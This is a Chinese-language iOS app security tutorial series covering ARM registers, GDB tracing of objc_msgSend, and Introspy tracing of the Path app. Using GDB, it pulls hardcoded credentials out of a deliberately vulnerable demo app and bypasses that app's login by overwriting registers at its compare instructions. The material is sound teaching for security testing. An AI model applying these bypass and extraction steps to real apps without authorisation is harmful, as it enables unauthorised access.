- do calculations and call other subroutines as necessary using BL, assuming r0 to r3, r12 and r14 will not be preserved.
- put the result in r0
- In the epilog, pull r4 to r11 from the stack, and pulls the return address to the program counter r15. (This can be done with a single LDM instruction).

其中有一行很重要。

- r0 to r3: used to hold argument values passed to a subroutine, and also hold results returned from a subroutine.

因此，我们可以给每一个objc_msgSend设置断点，然后使用r0-r3寄存器的值找到传递给这个函数的参数。 我们先看看objc_msgSend的签名。下面是Apple 官方文档的截图。

objc_msgSend

Sends a message with a simple return value to an instance of a class.

```
id objc_msgSend(id self, SEL op, ...)
```

Parameters

self
A pointer that points to the instance of the class that is to receive the message.

op
The selector of the method that handles the message.

...
A variable argument list containing the arguments to the method.

Return Value
The return value of the method.

Discussion
When it encounters a method call, the compiler generates a call to one of the functions objc_msgSend, objc_msgSend_stret, objc_msgSendSuper, or objc_msgSendSuper_stret. Messages sent to an object's superclass (using the super keyword) are sent using objc_msgSendSuper; other messages are sent using objc_msgSend. Methods that have data structures as return values are sent using objc_msgSendSuper_stret and objc_msgSend_stret.

Availability
Available in OS X v10.0 and later.

Declared In
objc/message.h

因此这个函数的前2个参数是self 和 op，self是一个用来接收这个消息的某个类的实例，op是要处理这个消息的方法的选择器(selector)。 选择器（selector）是关于这个消息的签名。例如，如果一个方法的原型为 -(void)addOjectsToArray:(NSArray *)array，那么它的签名就是addOjectsToArray:。我们也知道r0-r3用来保存传递给子程序的参数值，因此我们可以推断r0会包含self，而r1会包含op。

我们通过例子来理解。先给objc_msgSend下一个断点，然后继续执行知道断点被触发。

```
(gdb) break objc_msgSend
Breakpoint 2 at 0x34333f72
(gdb) c
Continuing.

Breakpoint 2, 0x34333f72 in objc_msgSend ()
(gdb) 
```

我们已经知道，r0会包含一个用来接收这个消息的某个类的实例，r1会包内选择器，从r2开始会是传递给方法的参数。不过，我们要先 学下命令 x。x代表检查（examine），会以多种格式帮助我们查看内存。我们能够制定我们想要查看的内存的格式。要找出这个命令的所有 选项，使用命令 help x。

```
(gdb) help x
Examine memory: x/FMT ADDRESS.
ADDRESS is an expression for the memory address to examine.
FMT is a repeat count followed by a format letter and a size letter.
Format letters are o(octal), x(hex), d(decimal), u(unsigned decimal),
  t(binary), f(float), a(address), i(instruction), c(char) and s(string),
  T(OSType), A(floating point values in hex).
Size letters are b(byte), h(halfword), w(word), g(giant, 8 bytes).
The specified number of objects of the specified size are printed
according to the format.

Defaults for format and size letters are those previously used.
Default count is 1.  Default address is following last thing printed
with this command or "print".
```

我们先检查r0。我们知道r0会包含一个用来接收这个消息的某个类的实例，因此我们要使用的格式是x/a。我们在r0签名使用了$，因为我们想要查看内存，因此 使用$。

```
(gdb) x/a $r0
0x2a8970:       0x3e88b4cc <OBJC_CLASS_$_UIRoundedRectButton>
(gdb) 
```

我们可以看到接收者是UIRoundedRectButton类的一个实例。现在我们再检查下r1寄存器的值。我们知道它包含一个选择器，例如，方法的签名。 这是一个字符串，因此我们使用 x/s。

```
(gdb) x/s $r1
0x370984f6:      "respondsToSelector:"
(gdb) 
```

现在，我们需要找出传递给这个方法的参数。这个可能会有些棘手，因为我们并不知道r2的格式。但是注意到选择器是respondsToSelector: 用常识我们可以推断参数可能是一个选择器，因此我们再次使用x/s来检查内存。

```
(gdb) x/s $r2
0x370984cd:      "debugDescription"
(gdb) 
```

所有参数就是debugDescription。从方法的选择器我们可以看到，这个函数只有一个参数，因此我们不必进一步检查其他寄存器。所以， 现在我们可以说正在被调用的方式像下面这样。

-[UIRoundedRectButton respondsToSelector:@selector(debugDescription)];

这里会有太多的objc_msgSend会被调用，一个一个简单会非常痛苦。因此，让我们把这个过程自动化。在本系列的[第3篇][3]文章中，我们学到了如何 用gdb在断点触发的时候打印信息。我们这样也用用。

```
(gdb) commands
Type commands for when breakpoint 2 is hit, one per line.
End with a line saying just "end".
>x/a $r0
>x/s $r1
>c
>end
(gdb) c
```

现在输入命令c继续，你可以看到所有被调用的方法。这可以告诉我们很多这个应用的内部信息。

```
(gdb) c
Continuing.

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x2a8970:       0x3e88b4cc <OBJC_CLASS_$_UIRoundedRectButton>
0x3709857d:      "class"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x2a8970:       0x3e88b4cc <OBJC_CLASS_$_UIRoundedRectButton>
0x370984f6:      "respondsToSelector:"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x2a8970:       0x3e88b4cc <OBJC_CLASS_$_UIRoundedRectButton>
0x3709857d:      "class"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x2a8970:       0x3e88b4cc <OBJC_CLASS_$_UIRoundedRectButton>
0x370984cd:      "debugDescription"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x2a8970:       0x3e88b4cc <OBJC_CLASS_$_UIRoundedRectButton>
0x370984de:      "description"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x2a8970:       0x3e88b4cc <OBJC_CLASS_$_UIRoundedRectButton>
0x3709857d:      "class"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x3fa657cc <OBJC_CLASS_$_NSMutableString>:      0x3fa657e0 <OBJC_METACLASS_$_NSMutableString>
0x37097417:      "stringWithFormat:"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x3fa657cc <OBJC_CLASS_$_NSMutableString>:      0x3fa657e0 <OBJC_METACLASS_$_NSMutableString>
0x370972cb:      "allocWithZone:"

Breakpoint 2, 0x34333f72 in objc_msgSend ()
0x25a1d0:       0x3fa65830 <OBJC_CLASS_$_NSPlaceholderMutableString>
0x37d0187b:      "initWithFormat:locale:arguments:"
```

让我们试试以Objective-C类似的语法打印出这些东西。我们将要使用苹果文档中的class_getName。如你所见，它需要提供类对象作为参数， 因此我们传递r0给它。

class_getName

Returns the name of a class.

```
const char * class_getName(Class cls)
```

Parameters

cls
A class object.

Return Value

The name of the class, or the empty string if *cls* is `Nil`.

Availability

Available in OS X v10.5 and later.

Declared In

`objc/runtime.h`

现在像下面这样重写调用命令。

```
(gdb) commands
Type commands for when breakpoint 4 is hit, one per line.
End with a line saying just "end".
>printf "[%s %s]\n",(char *)class_getName(**$r0),$r1
>c
>end
(gdb) c
Continuing.
```

输入命令c继续，现在你可以看到，信息是更可读的方式了。

```
(gdb) commands
Type commands for when breakpoint 4 is hit, one per line.
End with a line saying just "end".
>printf "[%s %s]\n",(char *)class_getName(**$r0),$r1
>c
>end
(gdb) c
Continuing.

Breakpoint 4, 0x34333f72 in objc_msgSend ()
[NSObject self]

Breakpoint 4, 0x34333f72 in objc_msgSend ()
[__NSCFConstantString class]

Breakpoint 4, 0x34333f72 in objc_msgSend ()
[__NSCFConstantString length]

Breakpoint 4, 0x34333f72 in objc_msgSend ()
[__NSCFConstantString getCharacters:range:]

Breakpoint 4, 0x34333f72 in objc_msgSend ()
[NSPathStore2 _fastCharacterContents]

Breakpoint 4, 0x34333f72 in objc_msgSend ()
[NSPathStore2 length]

Breakpoint 4, 0x34333f72 in objc_msgSend ()
[NSPathStore2 _fastCStringContents:]

Breakpoint 4, 0x34333f72 in objc_msgSend ()
```

这会告诉我们很多关于应用内部发生什么的信息。在接下来的文章中，我们将使用本文学到的东西来学习如何使用GDB执行运行时操作。

本文原文 iOS应用程序安全(21)-ARM和GDB基础

#6 iOS应用动态分析下的更多文章

本文我们将看看如何使用GDB来对iOS应用进行运行时分析。 在前面的文章中，我们已经查看了如何使用Cycript来分析和操作iOS应用的运行时行为。我们学习了如何执行method swizzling，并且调用我们自己的方法而不是原来的实现。因此，为什么我们还需要GDB呢？Cycript并不运行我们设置断点，不允许在某个特定指令后修改变量和寄存器的值。用GDB，我们可以更深入应用，观察底层的汇编指令，操作寄存器的值，因此可以完全改变程序的运行流程。

你可以从github下载GDB-Demo。然后确保安装和运行它到你的设备上。这个例子应用是一个简单的单视图应用，要求你输入用户名和 密码的组合来登入。然后它在本地验证你输入的凭证，如果用户名/密码输入正确，它会让你登录进去。

```
prateekgianchandani@Prateeks-MacBook-Pro [~]
    -> % ssh root@192.168.1.71
The authenticity of host '192.168.1.71 (192.168.1.71)' can't be established.
RSA key fingerprint is f9:51:bf:01:b6:e9:b7:99:bf:88:14:b9:fa:ed:69:58.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.71' (RSA) to the list of known hosts.
root@192.168.1.71's password:
Prateeks-iPod:~ root#
```

一旦应用安装到了设备上，ssh进入设备。

```
prateekgianchandani@Prateeks-MacBook-Pro [~]
    -> % ssh root@192.168.1.71
The authenticity of host '192.168.1.71 (192.168.1.71)' can't be established.
RSA key fingerprint is f9:51:bf:01:b6:e9:b7:99:bf:88:14:b9:fa:ed:69:58.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.71' (RSA) to the list of known hosts.
root@192.168.1.71's password:
Prateeks-iPod:~ root#
```

然后在你的设备上开启GDB-Demo这个应用。在GDB中，使用命令 attach GDB-Demo.PiD 附加到这个运行进程，这里的PID是GDB-Demo应用的进程ID。你那里的PID可能不一样。输入attach GDB-Demo然后点击TAB。就会给出你要追加的正确的进程ID。一旦你按了enter，GDB会挂钩进这个运行的进程。

```
(gdb) attach GDB-Demo.1438
Attaching to process 1438.
Reading symbols for shared libraries . done
Reading symbols for shared libraries warning: Could not find object file "/Users
/prateekgianchandani/Library/Developer/Xcode/DerivedData/GDB-Demo-ekqgzzhtmzsymc
cdmdxfjhkomhds/Build/Intermediates/GDB-Demo.build/Debug-iphoneos/GDB-Demo.build/
Objects-normal/armv7/main.o" - no debug information available for "main.m".

warning: Could not find object file "/Users/prateekgianchandani/Library/Develope
r/Xcode/DerivedData/GDB-Demo-ekqgzzhtmzsymccdmdxfjhkomhds/Build/Intermediates/GD
B-Demo.build/Debug-iphoneos/GDB-Demo.build/Objects-normal/armv7/AppDelegate.o" -
 no debug information available for "AppDelegate.m".

warning: Could not find object file "/Users/prateekgianchandani/Library/Develope
r/Xcode/DerivedData/GDB-Demo-ekqgzzhtmzsymccdmdxfjhkomhds/Build/Intermediates/GD
B-Demo.build/Debug-iphoneos/GDB-Demo.build/Objects-normal/armv7/ViewController.o
" - no debug information available for "ViewController.m".

warning: Could not find object file "/Applications/Xcode.app/Contents/Developer/
Toolchains/XcodeDefault.xctoolchain/usr/lib/arc/libarclite_iphoneos.a(arclite.o)
" - no debug information available for "arclite.m".
```

从上一篇文章我们已经知道这个应用的类信息。我们知道它有一个方法叫做loginButtonTapped:。因此我们给它设置一个断点，然后输入命令c来继续运行这个应用。

```
(gdb) break loginButtonTapped:
Breakpoint 1 at 0x7e422
(gdb) c
Continuing.
```

现在输入任意的用户名和密码组合，然后点击登录。断点就会被触发。

```
(gdb) c
Continuing.
Reading symbols for shared libraries ... done
Reading symbols for shared libraries .. done
Reading symbols for shared libraries ...... done

Breakpoint 1, 0x0007e422 in -[ViewController loginButtonTapped:] ()
(gdb)
```

使用disas来打印出这个函数的汇编信息。现在我们知道验证就会发生在这个函数内部，因为我们从这个应用的类信息里找不到其他感兴趣的其他相关信息。

```
(gdb) disas
Dump of assembler code for function -[ViewController loginButtonTapped:]:
0x0007e418 <-[ViewController loginButtonTapped:]+0>:    push    {r4, r5, r6, r7, lr}
0x0007e41a <-[ViewController loginButtonTapped:]+2>:    add     r7, sp, #12
0x0007e41c <-[ViewController loginButtonTapped:]+4>:    str.w   r8, [sp, #-4]!
0x0007e420 <-[ViewController loginButtonTapped:]+8>:    sub     sp, #112
0x0007e422 <-[ViewController loginButtonTapped:]+10>:   str     r0, [sp, #108]
0x0007e424 <-[ViewController loginButtonTapped:]+12>:   str     r1, [sp, #104]
0x0007e426 <-[ViewController loginButtonTapped:]+14>:   mov     r0, r2
0x0007e428 <-[ViewController loginButtonTapped:]+16>:   blx     0x7ffd0 <dyld_stub_objc_retain>
0x0007e42c <-[ViewController loginButtonTapped:]+20>:   movw    r1, #7244       ; 0x1c4c
0x0007e430 <-[ViewController loginButtonTapped:]+24>:   movt    r1, #0  ; 0x0
0x0007e434 <-[ViewController loginButtonTapped:]+28>:   add     r1, pc
0x0007e436 <-[ViewController loginButtonTapped:]+30>:   ldr     r1, [r1, #0]
0x0007e438 <-[ViewController loginButtonTapped:]+32>:   movw    r2, #8848       ; 0x2290
0x0007e43c <-[ViewController loginButtonTapped:]+36>:   movt    r2, #0  ; 0x0
0x0007e440 <-[ViewController loginButtonTapped:]+40>:   add     r2, pc
0x0007e442 <-[ViewController loginButtonTapped:]+42>:   movw    r3, #9098       ; 0x238a
0x0007e446 <-[ViewController loginButtonTapped:]+46>:   movt    r3, #0  ; 0x0
0x0007e44a <-[ViewController loginButtonTapped:]+50>:   add     r3, pc
0x0007e44c <-[ViewController loginButtonTapped:]+52>:   str     r0, [sp, #100]
0x0007e44e <-[ViewController loginButtonTapped:]+54>:   ldr     r0, [sp, #108]
0x0007e450 <-[ViewController loginButtonTapped:]+56>:   ldr     r3, [r3, #0]
0x0007e452 <-[ViewController loginButtonTapped:]+58>:   add     r0, r3
0x0007e454 <-[ViewController loginButtonTapped:]+60>:   ldr     r0, [r0, #0]
0x0007e456 <-[ViewController loginButtonTapped:]+62>:   ldr     r2, [r2, #0]
0x0007e458 <-[ViewController loginButtonTapped:]+64>:   str     r1, [sp, #88]
0x0007e45a <-[ViewController loginButtonTapped:]+66>:   mov     r1, r2
0x0007e45c <-[ViewController loginButtonTapped:]+68>:   ldr     r2, [sp, #88]
0x0007e45e <-[ViewController loginButtonTapped:]+70>:   blx     r2
0x0007e460 <-[ViewController loginButtonTapped:]+72>:   mov     r7, r7
0x0007e462 <-[ViewController loginButtonTapped:]+74>:   blx     0x7ffd4 <dyld_stub_objc_retainAutoreleasedReturnValue>
0x0007e466 <-[ViewController loginButtonTapped:]+78>:   movs    r1, #0
0x0007e468 <-[ViewController loginButtonTapped:]+80>:   movt    r1, #0  ; 0x0
0x0007e46c <-[ViewController loginButtonTapped:]+84>:   movw    r2, #9368       ; 0x2498
0x0007e470 <-[ViewController loginButtonTapped:]+88>:   movt    r2, #0  ; 0x0
0x0007e474 <-[ViewController loginButtonTapped:]+92>:   add     r2, pc
0x0007e476 <-[ViewController loginButtonTapped:]+94>:   movw    r3, #7170       ; 0x1c02
0x0007e47a <-[ViewController loginButtonTapped:]+98>:   movt    r3, #0  ; 0x0
0x0007e47e <-[ViewController loginButtonTapped:]+102>:  add     r3, pc
```

每当一个外部方法或者属性被访问的时候，objc_msgSend就会被调用。不过，在任何程序中msgSend都会被调用成千上万次。 我们只关心和这个函数（loginButtonTapped:）相关的objc_msgSend调用。因此，我们可以找出所有调用objc_msgSend的指令的地址，然后给它设置断点。 一个非常简单的方法就是寻找blx指令，注意它(blx)的地址，然后为它设置一个断点。

```
End of assembler dump.
(gdb) break *blx
No symbol "blx" in current context.
(gdb) break *0x0007e428
Breakpoint 3 at 0x7e428
(gdb) b *0x0007e45e
Breakpoint 4 at 0x7e45e
(gdb) b *0x0007e462
Breakpoint 5 at 0x7e462
(gdb) b *0x0007e49a
Breakpoint 6 at 0x7e49a
(gdb)
```

现在我已经为这个函数调用objc_msgSend的入口设置了断点。现在我们一个一个的来看objc_msgSend指令，打印出寄存器的值，看看是否有感兴趣的。 我们将要打印出每个objc_msgSend调用的r1的值。如果没有什么感兴趣的，输入命令c继续直到下一个断点触发。

```
(gdb) c
Continuing.

Breakpoint 3, 0x0007e428 in -[ViewController loginButtonTapped:] ()
(gdb) x/s $r1
0x7f743:         "loginButtonTapped:"
(gdb) x/s $r1
0x7f743:         "loginButtonTapped:"
(gdb) c
Continuing.

Breakpoint 4, 0x0007e45e in -[ViewController loginButtonTapped:] ()
(gdb) x/s $r1
0x320e89ef:      "text"
(gdb) x/s $r1
0x320e89ef:      "text"
(gdb) c
Continuing.

Breakpoint 5, 0x0007e462 in -[ViewController loginButtonTapped:] ()
(gdb) x/s $r1
0xdb34000:       "����AUTORELEASE!��\r�m+>"
(gdb) c
Continuing.

Breakpoint 6, 0x0007e49a in -[ViewController loginButtonTapped:] ()
(gdb) x/s $r1
0x37097f2f:      "isEqualToString:"
(gdb)
```

这里有些有意思的东西。如果我们看看上图的底部，我们会看到方法isEqualToString:被调用了。因此这是一个和特定字符串的比较。利用从上一篇文章获得的知识 我们可以知道寄存器r2会包含传递给这个函数的参数。并且，如果你有编写Objective-C代码的经验，你会知道每个Objective-C的对象都是一个指针。isEqualToString:这个函数也同样接收一个字符串指针作为参数，保存在r2寄存器中。要找出这个对象的值，GDB有一个特定的命令po，能够打印出这个寄存器中的指针的值。

```
(gdb) po $r2
Admin
```

因此，这个正被比较的字符串是“Admin”。这看起来像是用户名。看起来工作已经完成了一半。你也可以用如下图的方式打印出r2的值。

```
(gdb) x/a $r2
0x80910:        0x3e8fc570 <__CFConstantStringClassReference>
(gdb) po 0x80910
Admin
(gdb)
```

现在更明智的做法就是重新在应用中把用户名输入为Admin。这是因为执行流程可能还走不到检查密码的地方（因为用户名不对）。因此，让我们输入Admin作为 用户名，输入任意的东西作为密码。让我们再次设置断点，然后看看我们是否能够找出密码。在经过一段做同样事情的时间之后，断点将会在isEqualToString:被调用的时候被触发。打印出r2的值，可以看到，密码是HELLOIOSAPPLICATIONEXPERTS。

```
(gdb) x/s $r1
0x37097f2f:      "isEqualToString:"
(gdb) po $r2
HELLOIOSAPPLICATIONEXPERTS
(gdb)
```

现在我们输入找到的用户名和密码的组合，我们将看到。



You are now logged in !

另一个做到同样事情的方法就是操作寄存器的值。在汇编代码中，我们可以看到有2个调用cmp指令的地方。

```
0x0007e528 <-[ViewController loginButtonTapped:]+272>:  blx     r9
0x0007e52a <-[ViewController loginButtonTapped:]+274>:  sxtb    r0, r0
0x0007e52c <-[ViewController loginButtonTapped:]+276>:  cmp     r0, #0
0x0007e52e <-[ViewController loginButtonTapped:]+278>:  movw    r0, #0  ; 0x0
0x0007e532 <-[ViewController loginButtonTapped:]+282>:  it      ne
0x0007e534 <-[ViewController loginButtonTapped:]+284>:  movne   r0, #1
0x0007e536 <-[ViewController loginButtonTapped:]+286>:  str     r0, [sp, #76]
```

```
0x0007e4a0 <-[ViewController loginButtonTapped:]+136>:  and.w   r2, r1, #1      ; 0x1
0x0007e4a4 <-[ViewController loginButtonTapped:]+140>:  strb.w  r2, [sp, #92]
0x0007e4a8 <-[ViewController loginButtonTapped:]+144>:  cmp     r0, #0
0x0007e4aa <-[ViewController loginButtonTapped:]+146>:  str     r1, [sp, #76]
0x0007e4ac <-[ViewController loginButtonTapped:]+148>:  beq.n   0x7e538 <-[ViewController loginButtonTapped:]+288>
0x0007e4ae <-[ViewController loginButtonTapped:]+150>:  movw    r0, #7114       ; 0x1bca
0x0007e4b2 <-[ViewController loginButtonTapped:]+154>:  movt    r0, #0  ; 0x0
```

在这两个地方，r0寄存器的值都与0做比较，然后根据比较结果做决定。让我们为这两个地方都设置一个断点然后继续运行应用。


```
End of assembler dump.
(gdb) b *0x0007e4a8
Breakpoint 14 at 0x7e4a8
(gdb) b *0x0007e52c
Breakpoint 15 at 0x7e52c
(gdb) c
Continuing.
```

一旦断点触发，设置r0寄存器的值为1.你可以通过命令 set $r0 =1做到。在另一个地方做同样的事情然后继续运行应用。 你会看到你成功登陆，即使你没有输入任何用户名/密码组合。

```
(gdb) c
Continuing.

Breakpoint 14, 0x0007e4a8 in -[ViewController loginButtonTapped:] ()
(gdb) set $r0 = 1
(gdb) c
Continuing.

Breakpoint 15, 0x0007e52c in -[ViewController loginButtonTapped:] ()
(gdb) set $r0 = 1
(gdb) c
Continuing.
```



You are now logged in !

顺便说一下，下面是我们破解的loginButtonTapped:的代码。

```
1. - (IBAction)loginButtonTapped:(id)sender {
2. if([_usernameTextField.text isEqualToString:@"Admin"] && [_passwordTextField.text isEq
3. [self performSegueWithIdentifier:@"adminPage" sender:self];
4. }else{
5. [[[UIAlertView alloc] initWithTitle:@"Error" message:@"Incorrect Username or password"
6. }
7. }
```

本文我们查看了如何通过GDB在运行时操作应用的执行流程。在整个逻辑都在一个函数内部的情况下，关于GDB的知识特别有用，因为我们不能够使用Cycript的method swizzling技术。掌握好GDB和ARM汇编的知识，修改和操作应用的执行流程的能力只受你的想象力限制。

本文原文 iOS应用程序安全(22)-使用GDB进行运行时分析和操作

#6 iOS应用动态分析下的更多文章

本文我们将看看如何使用Introspy对iOS应用进行黑盒测试。Introspy由ISEC partners开发，其github地址在这。Introspy由两个单独的模块组成，一个追踪器，一个分析器。它是分析iOS应用程序安全毫无疑问的最强大工具之一。

第一步就是在你的设备上安装Introspy追踪器。你可以在这下载到其deb包。下载成功之后，上传并安装到你的设备上。下图展示了上面提到的步骤需要执行的操作。

```
prateekgianchandani@Prateeks-MacBook-Pro [~]
    -> % wget https://www.dropbox.com/s/z5cwqk5wti3zsvd/com.isecpartners.introspy-v0.3-iOS_6.1.deb
--2013-09-17 14:47:55--  https://www.dropbox.com/s/z5cwqk5wti3zsvd/com.isecpartners.introspy-v0.3-iOS_6.1.deb
Resolving www.dropbox.com... 199.47.216.170
Connecting to www.dropbox.com|199.47.216.170|:443... connected.
HTTP request sent, awaiting response... 302 FOUND
Location: https://dl.dropboxusercontent.com/s/z5cwqk5wti3zsvd/com.isecpartners.introspy-v0.3-iOS_6.1.deb?token_hash=AAHQQARARk2ZYEBLQXOXRt0R239nk5Qj
TdYbyORuSiHn8A [following]
--2013-09-17 14:47:57--  https://dl.dropboxusercontent.com/s/z5cwqk5wti3zsvd/com.isecpartners.introspy-v0.3-iOS_6.1.deb?token_hash=AAHQQARARk2ZYEBLQ
XOXRt0R239nk5QjTdYbyORuSiHn8A
Resolving dl.dropboxusercontent.com... 50.17.220.219
Connecting to dl.dropboxusercontent.com|50.17.220.219|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34886 (34K) [application/x-debian-package]
Saving to: `com.isecpartners.introspy-v0.3-iOS_6.1.deb.2'

100%[==================================================================>] 34,886      --.-K/s   in 0.09s
```

```
prateekgianchandani@Prateeks-MacBook-Pro [~]
    -> % scp com.isecpartners.introspy-v0.3-iOS_6.1.deb root@10.0.1.58:~
root@10.0.1.58's password:
com.isecpartners.introspy-v0.3-iOS_6.1.deb                              100%   34KB  34.1KB/s   00:00


prateekgianchandani@Prateeks-MacBook-Pro [~]
    -> % ssh root@10.0.1.58
    root@10.0.1.58's password:
Prateeks-iPod:~ root# dpkg -i com.isecpartners.introspy-v0.3-iOS_6.1.deb
(Reading database ... 7404 files and directories currently installed.)
Preparing to replace com.isecpartners.introspy 0.3.0-1 (using com.isecpartners.introspy-v0.3-iOS_6.1.deb) ...
Unpacking replacement com.isecpartners.introspy ...
Setting up com.isecpartners.introspy (0.3.0-1) ...
```

一旦追踪器安装好了，重启你的设备。到设置应用，你会看到一个关于Introspy的不同区块。



现在


Introspy App区块允许你选择想要分析的应用。因此，点击它，然后选择你想要分析的应用。我这里选择了Path应用来做分析。



现在到Introspy的Settings，确保每个选项都已选中，特别是选项Log to The Console（把日志输出到控制台）。如果我们选中 这个选项，Introspy分析器将会把它找到的关于这个应用（app）所有信息都输出到控制台，这样我们就能在运行时看到这些信息。



一旦选中了Path应用，请确保它没有在运行。如果它正在运行，请退出并重启Path。另外，请确保你的设备和你的电脑连接好了，因为我们想要看Introspy 分析器记录的日志。同时，请大家你机器上的Xcode（如果你在Mac上），到Window-> Organizer->Devices。在左边的菜单选择你的设备，然后选择控制台。 现在你就可以看到你的设备的日志。



现在开启Path应用，然后尽可能多的使用这个应用。同时，Introspy分将会在后台运行，并且会尽可能多的收集关于这个应用的信息。你也可以看到设备的日志。 这里，我们可以看到有一个向server发起的请求，我们可以看到这个请求的所有内容，包括路径和请求参数。

```
    }
    ---------------

Sep 17 15:10:01 Prateeks-iPod Path[950] <Warning>:
    -----INTROSPY-----
    CALLED NSURLConnection initWithRequest:delegate:startImmediately:
    WITH:
    {
        arguments =     {
            delegate =          (
                "connection:didFailWithError:",
                "connection:didCancelAuthenticationChallenge:",
                "connection:didReceiveAuthenticationChallenge:",
                "connection:canAuthenticateAgainstProtectionSpace:"
            );
            request =           {
                HTTPBody = nil;
                HTTPMethod = GET;
                URL =           {
                    absoluteString = "https://api.path.com/3/moment/comments?moment_ids=50dd8367db4deb44a39e1278%2C50da8d88db4deb44ad5d015f%2C50da6d9d38a3ca5ddda1f943%2C50aa099330e0730d67b75e0c
%2C503ef52e30e07356b900ca0f";
                    host = "api.path.com";
                    parameterString = nil;
                    path = "/3/moment/comments";
                    port = nil;
                    query = "moment_ids=50dd8367db4deb44a39e1278%2C50da8d88db4deb44ad5d015f%2C50da6d9d38a3ca5ddda1f943%2C50aa099330e0730d67b75e0c%2C503ef52e30e07356b900ca0f";
                    scheme = https;
                };
                cachePolicy = 0;
            };
            startImmediately = 0;
        };
        returnValue = 233606928;
    }
    ---------------

Sep 17 15:10:02 Prateeks-iPod Path[950] <Warning>: PTApplication - did register for remote notifications
```

并且现在，你可以看到这个应用正在使用NSUserDefaults来验证userId这个键。这个信息其实应该保存在keychain的。

```
Sep 17 15:09:57 Prateeks-iPod Path[950] <W
    -----INTROSPY-----
    CALLED NSUserDefaults stringForKey:
    WITH:
    {
        arguments =     {
            defaultName = userID;
        };
        returnValue = 4f2f558ef5f1a26db50
    }
    ---------------
```

但是最有趣的的信息可以从下面的图中看到。正如你所见，这个应用使用NSUserDefaults来验证HangTracerEnabled这个布尔值。这个可能是 用来看这个应用是否在运行时被分析，如果是的话，就退出。不过，这技巧看起来失败了，因为它没有能够检测到Introspy分析器。 不过当我用Snoop-it分析Path应用的时候，它crash了。所以，这个布尔值确定无疑的是用来看应用是否正追踪（被分析）。我们将会在随后的 文章中介绍这些概念。

```
Sep 17 15:10:01 Prateeks-iPod Path[950] <Warning>:
    -----INTROSPY-----
    CALLED NSUserDefaults boolForKey:
    WITH:
    {
        arguments =     {
            defaultName = HangTracerEnabled;
        };
        returnValue = 0;
    }
    ---------------
```

除了在控制台展示这个应用的运行时信息，Introspy也能够把它保存到你设备上的一个sqlite数据库中。从你的电脑上，你可以获取这个数据库文件 并且Introspy会把它转换成可展示的格式。要从你的iOS 设备上获取这个数据库，首先你需要github页面下载Introspy。到这个分析器的目录， 然后使用如下图的命令。你需要指定在你本地机器上要把报告保存的位置，同时也要指定你的iOS设备的IP地址。

```
Sep 17 15:10:01 Prateeks-iPod Path[950] <Warning>:
     -----INTROSPY-----
     CALLED NSUserDefaults boolForKey:
     WITH:
     {
         arguments =     {
             defaultName = HangTracerEnabled;
         };
         returnValue = 0;
     }
     ---------------
```

如你所见，Introspy会要求你选择一个数据库文件。这些数据库文件是为每个我们在Settings中选择的应用创建的。在这里，我们选择为Path应用创建的 数据库。

```
     -> % python introspy.py 10.0.1.58 --outdir Path-Report
mobile@10.0.1.58's password:
0. ./Applications/72581630-F432-403D-8A5C-0679FC7D3190/introspy-com.path.Path.db
1. ./Applications/BD605BCB-968C-4D27-B8B9-220C9286A4A4/introspy-com.toyopagroup.picaboo.db
Select the database to analyze:
```

你可以看到，这个数据库被保存在当前目录下面，同时，当前目录下有一个叫做Path-Report的文件夹被创建。如果我们进入那个文件夹，并且 打开report.html，下图就是我们将会看到的内容。如你所见，Introspy已经用一个很不错的方法把全部信息都展示出来了。我们可以看到被追踪的调用 和其参数。。

Traced Calls

Potential Findings

Show / Hide | Show All | Hide All | DataStorage | Crypto | Network | IPC | Misc

1: CFBundleURLTypes CFBundleURLSchemes

